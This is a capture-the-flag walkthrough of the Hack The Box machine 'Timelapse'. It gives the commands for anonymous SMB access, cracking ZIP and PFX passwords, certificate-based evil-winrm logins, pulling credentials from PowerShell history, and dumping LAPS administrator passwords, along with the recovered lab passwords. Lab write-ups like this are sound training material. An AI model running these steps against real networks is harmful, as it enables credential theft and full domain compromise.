Hack The Box: timelapse Walkthrough
Platform: Hack The Box
Target OS: Windows
Category: Active Directory
Difficulty: Medium
0x1 Initial Enumeration
SMB Enumeration
Anonymous SMB access was tested and confirmed.
1
2
smbclient -L //10.129.227.113
The server allowed null session authentication and exposed multiple shares:

SYSVOL
NETLOGON
Shares
This was further validated using CrackMapExec:
1
crackmapexec smb 10.129.227.113 -u '' -p ''
0x2 Accessing SMB Shares
The Shares directory was accessible anonymously:
1
smbclient //10.129.227.113/Shares -U ''

To recursively download all files:
1
2
3
RECURSE ON
PROMPT OFF
mget *
This retrieved all files and subdirectories locally.
0x3 Credential Discovery and Cracking
ZIP Archive Password Recovery
A password-protected ZIP archive was discovered. 
Hash extraction:
1
zip2john winrm_backup.zip > zip.hash
Password cracking:
1
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash

Recovered password:
supremelegacy PFX Certificate Password Recovery A .pfx certificate was also found. 
Hash extraction:
1
pfx2john legacyy_dev_auth.pfx > pfx.hash
Password cracking:
1

john --wordlist=/usr/share/wordlists/rockyou.txt pfx.hash
1
2
Recovered password:
thuglegacy
0x4 Certificate-Based Authentication
Using the recovered password, the private key and certificate were extracted:
1
2
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
Authentication to WinRM using the certificate:
1
evil-winrm -i 10.129.227.113 -S -c cert.pem -k key.pem

This resulted in a successful WinRM session as Legacyy.
0x5 PowerShell History Analysis
PowerShell command history was inspected:
1
cat $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

This revealed hardcoded credentials for a domain user:
1
2
Username: svc_deploy
Password: E3R$Q62^12p7PLlC%KWaxuaV
0x6 User Shell Access
Using the recovered credentials, a WinRM shell was obtained:
1
evil-winrm -i 10.129.227.113 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S
0x7 Active Directory Enumeration
Domain users enumeration:
1
net user /domain

Group membership enumeration:
1
2
3
Get-ADUser -Filter * -Properties memberOf |
Select SamAccountName,
@{Name="Groups";Expression={($_.memberOf -replace '^CN=([^,]+),.*$','$1') -join ", "}}

The svc_deploy account had permissions to read LAPS attributes.
0x8 Privilege Escalation via LAPS
The LAPS password attribute was queried:
1
2
Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd |
Select Name, ms-Mcs-AdmPwd

Recovered local Administrator password:
1
1cWbF8d;5K{g!A-eR]5i-@4O
0x9 Administrator Access
Using the LAPS password:
1
evil-winrm -i 10.129.227.113 -u Administrator -p '1cWbF8d;5K{g!A-eR]5i-@4O' -S
This resulted in full administrative access.
Conclusion
The compromise followed a clean and realistic Active Directory attack path:
Anonymous SMB access exposed sensitive files
Weakly protected ZIP and PFX files leaked credentials
Certificate-based WinRM authentication enabled lateral access
PowerShell history revealed domain credentials
LAPS misconfiguration led to full Administrator compromise
HAPPY HACKING 😈